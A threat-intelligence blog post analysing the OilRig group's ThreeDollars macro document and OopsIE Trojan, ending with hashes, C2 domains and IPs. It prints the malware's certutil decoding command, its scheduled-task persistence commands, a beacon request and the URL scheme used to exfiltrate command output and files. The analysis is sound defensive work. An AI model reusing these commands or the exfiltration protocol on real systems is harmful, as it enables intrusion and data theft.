OopsIE! OilRig Uses ThreeDollars to Deliver New Trojan

By Bryan Lee and Robert Falcone
February 23, 2018 at 5:00 AM
Category: Unit 42
Tags: ConfuserEx, OilRig, OopsIE, SmartAssembly

This post is also available in: 日本語 (Japanese)

The OilRig group remains highly active in their attack campaigns while they continue to evolve their toolset. On January 8, 2018, Unit 42 observed the OilRig threat group carry out an attack on an insurance agency based in the Middle East. Just over a week later, on January 16, 2018, we observed an attack on a Middle Eastern financial institution. In both attacks, the OilRig group attempted to deliver a new Trojan that we are tracking as OopsIE. The January 8 attack used a variant of the ThreeDollars delivery document, which we identified as part of the OilRig toolset based on attacks that occurred in August 2017.
However, the attack on January 16 did not involve ThreeDollars at all. Instead, this attack involved delivering the OopsIE Trojan directly to the victim, most likely using a link in a spear phishing email. Interestingly, the targeted organization in the January 16 attack had already been targeted by the OilRig group a year ago on January 2017. This repeat attack may suggest that the adversaries have lost their foothold in the targeted organization, or that it may be considered a high value target.

A New Attack

On January 8, 2018, the OilRig threat group sent an email with the subject `Beirut Insurance Seminar Invitation` to an insurance agency in the Middle East. The OilRig group sent two emails to two different email addresses at the same organization within a six minutes time span. The recipient email addresses suggest they may be the addresses used for specific regional branches of the targeted organization.
Both emails originated from the same address. The email address is associated with the Lebanese domain of a major global financial institution. However, based upon the captured session data, it is highly likely the source email address was spoofed. The email contained an attachment named `Seminar-Invitation.doc`, which is a malicious Microsoft Word document we track as ThreeDollars. Examining this sample of ThreeDollars reveals that it contains a new payload, which we have named OopsIE.
In the January 16, 2018 attack, we observed OilRig attacking an organization it previously targeted in January 2017. In this case, the ThreeDollars delivery document was not used and instead an attempt was made to deliver the OopsIE Trojan directly to the targeted organization, likely via a link within an email. The Trojan was directly downloaded from the command and control server for OopsIE, signifying that this server was also used for staging. This suggests that due to the January 2017 attack, the targeted organization may have taken actions to counter known OilRig TTPs, in this case delivering malicious macro documents, causing the OilRig operators to adopt a different delivery tactic.
We also identified another sample of ThreeDollars, created on January 15, 2017 with the file name `strategy preparation.dot`. While this sample was very similar to the `Seminar-Invitation.doc` sample it also had some significant differences. The primary difference was that this sample was encrypted and password protected, requiring the victim to enter in a password which was likely provided by the adversary to view the document. While this is not a new tactic, this is the first instance where we have observed the OilRig using it in their playbook. Typically, password protected documents is commonly used by adversaries as an evasion tactic to bypass automated analysis mechanisms due to the password requirement for successful execution. As we have observed throughout our tracking of the OilRig group, adopting proven tactics has been a common behavior over time.

ThreeDollars Document Analysis

The samples of ThreeDollars we collected in these attacks are structurally very similar to the first sample we analyzed in October 2017, down to the lure image used to trick the recipient into clicking the "Enable Content" button to execute the malicious macro. The images used in the January 2018 attacks were the exact same in each sample, verified by file hash.
Figure 1 shows the lure image extracted from the newer attacks, and the lure image from the first sample we analyzed. While it is unsurprising that attacks originating from the same adversary group would use the same resource over time, we analyzed exactly how similar these lure images were.





Figure 1 Side-by-side of the lure images within ThreeDollars in the October 2017 and the January 2018 attacks

Superficially, we can immediately see the images are quite similar, but with some glaring differences. The image from the August 2017 attack for example, is significantly larger, using an image resolution of 3508 pixels x 4961 pixels which is also the exact resolution for a sheet of A3 paper at 300 dpi. It also contains some additional artifacts in the image, such as the inclusion of the Microsoft logo as well as additional text, specifically "against unauthorized use". In comparison, the newer lure image appears to be horizontally distorted due to it being resized to fit into the constraints of the document. In addition, the period after "This document is protected" is misaligned.
By overlaying these two lure images and accounting for the newer image's distortion, we are able to clearly visualize that the newer image is highly likely to be a cropped and edited version of the August 2017 image.



Examining the color code used in both images also shows they are the exact same, #da3b01. The dimensions of the newer image are roughly 40% of the older October image, suggesting that after cropping and editing the newer image, the creator is also likely to have resized the image. One peculiar artifact from the original image is the usage of the "st" (unicode \uFB06) ligature in the word "against". This is a highly uncommon glyph and is not generally available in standard keyboard layouts. This may suggest that the string was machine generated rather than directly inputted from a keyboard. The use of this glyph also may suggest that the actor is not a native English speaker.

Malicious Macro Analysis

When the victim opens the ThreeDollars document they are presented with the lure image and prompted to click on the "Enable Content" button. When button is clicked, a malicious macro is silently run which installs then executes a payload on a system. A decoy image is also displayed to the victim to lower suspicion of malicious activity. The decoy message that is eventually presented to the victim does not actually show the expected content of an insurance seminar invitation as presented in the delivery email. Instead, it displays a fake error message of `NullRefrencedException! error has occurred in user32.dll by 0x32ef2121` within the Word document, as seen in Figure 2.

Figure 2 Decoy message displayed by the malicious macro in ThreeDollars delivery document


While the decoy in Figure 2 is displayed, the macro will search the document for the delimiter `###$$$` and write the base64 encoded text that follows this delimiter to the file `%APPDATA%\Base.txt`. The macro then creates a scheduled task named `SecurityAssist` that runs after waiting one minute. The `SecurityAssist` task is responsible for running the following command line command that uses the `Certutil` application to decode the base64 encoded data in `Base.txt` and saves the decoded data to the file `%PROGRAMDATA%\IntelSecurityAssistManager.exe`:

```
cmd.exe /c Certutil -decode %appdata%\Base.txt
%programdata%\IntelSecurityAssistManager.exe & SchTasks /Delete /F /TN
SecurityAssist
```

The macro also creates a second scheduled task named `Conhost` that waits two minutes and runs a VBScript `%APPDATA%\chkSrv.vbs`. The macro saves the `chkSrv.vbs` script to the system, which is responsible for running the `IntelSecurityAssistManager.exe` payload (OopsIE Trojan) and cleaning up the installation by deleting the two scheduled tasks, the `Base.txt` file, the ThreeDollars document, and the `chkSrv.vbs` script.

OopsIE Trojan Analysis

The OopsIE Trojan delivered in these attacks is packed with SmartAssembly and further obfuscated with ConfuserEx v1.0.0. To run persistently on the system, the Trojan will first create a VBScript file:
`SpecialFolder.CommonApplicationData\srvResesponded.vbs`
that contains:
`CreateObject("WScript.Shell").Run("%app%")`
The Trojan replaces the `%app%` string in the above VBScript with the path to its executable. Finally, the Trojan creates a scheduled task to run itself every three minutes by running the following command on the command prompt after replacing the `%path%` string with the path to the `srvResesponded.vbs` VBScript:
`SchTasks /Create /SC MINUTE /MO 3 /TN "InetlSecurityAssistManager" /TR "wscript %path%" /f`
The Trojan uses HTTP to communicate with its C2 server, specifically using the `InternetExplorer` application object within an embedded Microsoft .NET Framework assembly called `Interop.SHDocVw`. The Trojan extracts and loads this embedded assembly by concatenating the contents of two resources named `S1` and `S2` and decompresses the resulting data using the `GZipSteam` class. The resulting `Interop.SHDocVw` .NET assembly is packed with SmartAssembly and further obfuscated using Confuser v1.9.0.0. The concatenation of resources to construct embedded assemblies is not a new technique for the OilRig group, as they used the very same technique in October 2017 in their ISMInjector tool to construct its embedded libraries `Joiner.dll` and `Inner.dll`.
By using the `InternetExplorer` application object, all C2 related requests will look as if they came from the legitimate browser and therefore will not contain any anomalous fields within the request, such as custom User-Agents. The OopsIE Trojan is configured to use a C2 server hosted at:
`www.msoffice365cdn[.]com`
The Trojan will construct specific URLs to communicate with the C2 server and parses the C2 server's response looking for content within the tags <pre> and </pre>. The initial HTTP request acts as a beacon, as shown in the image below.



```
GET /chk?5269636B20456E676C6973682F57494E2D445051434F4E424C314E38 HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64;
Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: www.msoffice365cdn.com
Connection: Keep-Alive
```

As seen in the above request, the Trojan will generate a URL for its beacon with the following structure:
http://<c2 domain>/chk?<hex(Environment.UserName/Environment.MachineName)>
The Trojan will issue a request to this URL to check (hence the chk string in the URL) to see if the C2 server has a command for the Trojan to run. The C2 server will respond to the Trojan's request by echoing the value <hex(Environment.UserName/Environment.MachineName)> if it wishes to provide additional commands. If the C2 server does not respond with the appropriate echoed data, the Trojan will create a file named `srvCheckresponded.tmp` in the `SpecialFolder.CommonApplicationData` folder and write nothing to it before exiting.
If the C2 server provides the appropriate echoed data in the response, the Trojan attempts to determine what commands the C2 wishes to run by issuing a request to the following URL:
http://<c2 domain>/what?<hex(Environment.UserName/Environment.MachineName)>
After issuing the `what` command, the Trojan will parse the C2's response for the string Oops, which the Trojan will treat as the C2 making a mistake and will exit. Otherwise, the Server will respond with a command followed by a set of parameters, split up by the delimiter <>:
[command]<>[parameters for command in hexadecimal format]
The available commands are:

Command	Description
1	Run command
2	Upload a file
3	Download a specified file

The parameters for each command are issued in hexadecimal format. For instance, the character A would be represented by the two characters `41`, which is the hexadecimal representation of that character. This hexadecimal format is used extensively throughout this Trojan.
The run command (1) creates the process `cmd.exe /c` with the command parameters appended and will write the output of the command in hexadecimal format to the file `%APPDATA%\tmpCa.vbs`. The Trojan will then read the hexadecimal formatted contents of this file in 1500 byte blocks, sending each 1500 bytes of data from the file to the C2 server via an `HTTP GET` request to a URL with the following structure:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex(command prompt output)>
The upload command (2) writes data provided by the C2 to a specified file. The parameters supplied to this command include hexadecimal values for the binary data and the filename, which are split up by a delimiter of (!). The Trojan will respond to the C2 to notify it of a successful upload by sending a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex("File Uploaded")>
The download command (3) reads the contents of a specified file and sends the data to the C2 server. If the file does not exist, the Trojan will send the C2 server a message < File Not Found > by sending the following URL:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex("< File Not Found >")>
If the file exists, the Trojan will read the contents of the specified file and compresses the contents using the `GZipStream` class. The Trojan then gets the hexadecimal values of the compressed data and will replace the following hexadecimal values on each line with ASCII characters to further compressed the data:

String of hexadecimal values	Character replacement
000000	z
00000	x
0000	y
000	g
00	w
01	t

The Trojan then writes 1500 bytes of the hexadecimal formatted data, one per line to a temporary file in the `SpecialFolder.CommonApplicationData` folder named as:
<day><hour><second><millisecond>.tmp
The Trojan will then read each line from this temporary file and send them to the C2 server by issuing requests to a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>ABZ<hex(1500 characters of hexadecimal formatted file contents)>
Once all of the lines of hexadecimal formatted data in the temporary file are sent to the C2 server, the Trojan will send a request to the C2 server to notify the data has been successfully transmitted via a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>ABZFinish

Overlaps with Previous OilRig Group Attacks

Since May 2016, we have continued to monitor and uncover various attacks and tools associated with the OilRig group. As we discover new tools used by this group, we have consistently discovered overlapping artifacts with previously used tools and infrastructure. This type of commonality is unsurprising as we are assuming a single adversary, and is an excellent example of how adversaries will often times reuse certain tactics and techniques whether it is for efficiencies sake or sheer laziness.
In the attacks described above, we observed a new payload being delivered using a previously unknown command and control domain. However, as we continued to follow the trail of evidence, we found immediate links to past attacks and common artifacts from the OilRig group. The most obvious link is the reuse of the ThreeDollars delivery document, which we had previously observed delivering a different payload. However, we also found other connection to other OilRig group attacks starting with the command and control domain, `msoffice365cdn[.]com`.
Beginning with the WHOIS record, we see that the domain was registered by `emilia.jones@mail.ru`. Examining additional domains registered to this email address reveals the domain `office365-management[.]com`, which we previously identified in October 2017 to be an OilRig C2. Continuing to examine the WHOIS records, we see that a fairly unique phone number is also used in the record. It is only found in one other WHOIS record, for the domain `office365-technical[.]info`, which is registered to `leonard.horner@mail.ru`. Based off the relational links and thematic similarity of the domain name, we have strong reason to believe this domain and registrant are also attributed to the OilRig group.
Moving onto IP resolutions of the identified domains proves to be fruitful as well. `Msoffice365cdn[.]com` resolves to `80.82.79.221`, which resides on the same class C network range as the IP resolution of `office365-technical[.]info`, which resolves to `80.82.79.240`. In addition, we find that `80.82.79.221` shares an SSL certificate with a small number of other IP addresses, one of which is `185.162.235.29`. This IP resolves to `office365-management[.]com` which was one of the domains registered by the `emilia.jones@mail.ru` entity. Inspecting the class C network for `185.162.235.0/24` shows us that another IP on the same network resolves to an OilRig domain, `msoffice-cdn[.]com` which we identified in August 2017.
Lastly, we examine the delivery document itself. Although we have already identified the documents as a variant of the ThreeDollars tool and analyzed the lure image used in this document in comparison to the previously used lure image, additional artifacts also exist to further strengthen the relational link of this sample and the attack to previous OilRig attributed tools and attacks. In this case, one of the ThreeDollars samples we collected contained a unique author name of `J-Win-7-32-Vm`. We had previously observed this author name in use once before, in the very first ThreeDollars document that we collected that we had reported on in August 2017.

Conclusion

The OilRig group continues to remain a highly active adversary in the Middle East region. This group has repeatedly shown evidence of a willingness to adapt and evolve their tactics, while also reusing certain aspects as well. We have now observed this adversary deploy a multitude of tools, with each appearing to be some form of iterative variation of something used in the past. However, although the tools themselves have morphed over time, the plays they have executed in their playbook largely remain the same when examined over the attack life cycle. We have added this play to the OilRig playbook, which can be viewed online via our Playbook Viewer.
Palo Alto Networks customers are protected from this threat by:

1. WildFire detects all ThreeDollars and OopsIE payloads with malicious verdicts.
2. AutoFocus customers can track these tools with the ThreeDollars and OopsIE
3. Traps blocks the ThreeDollars delivery documents and the OopsIE payload.
4. PanAV detects the ThreeDollars samples as Virus/Win32.WGeneric.pefia and the OopsIE payload as Virus/Win32.WGeneric.pipwf

Indicators of Compromise

ThreeDollars SHA256
ec3f55cac3e8257d6d48e5d543db758fed7d267f14f63a6a5d98ba7a0fab6870
81eb43ad46ed39bd4b869c709e5e468a6fc714485da288aaa77c80291ce6db8c

OopsIE SHA256
9a040cdd7c9fcde337b2c3daa2a7208e225735747dd1366e6c0fcbc56815a07f
231115a614c99e8ddade4cf4c88472bd3801c5c289595fc068e51b77c2c8563f

OopsIE C2
www.msoffice365cdn[.]com

Related Infrastructure
office365-management[.]com
office365-technical[.]info
msoffice-cdn[.]com
80.82.79.221
80.82.79.240
185.162.235.29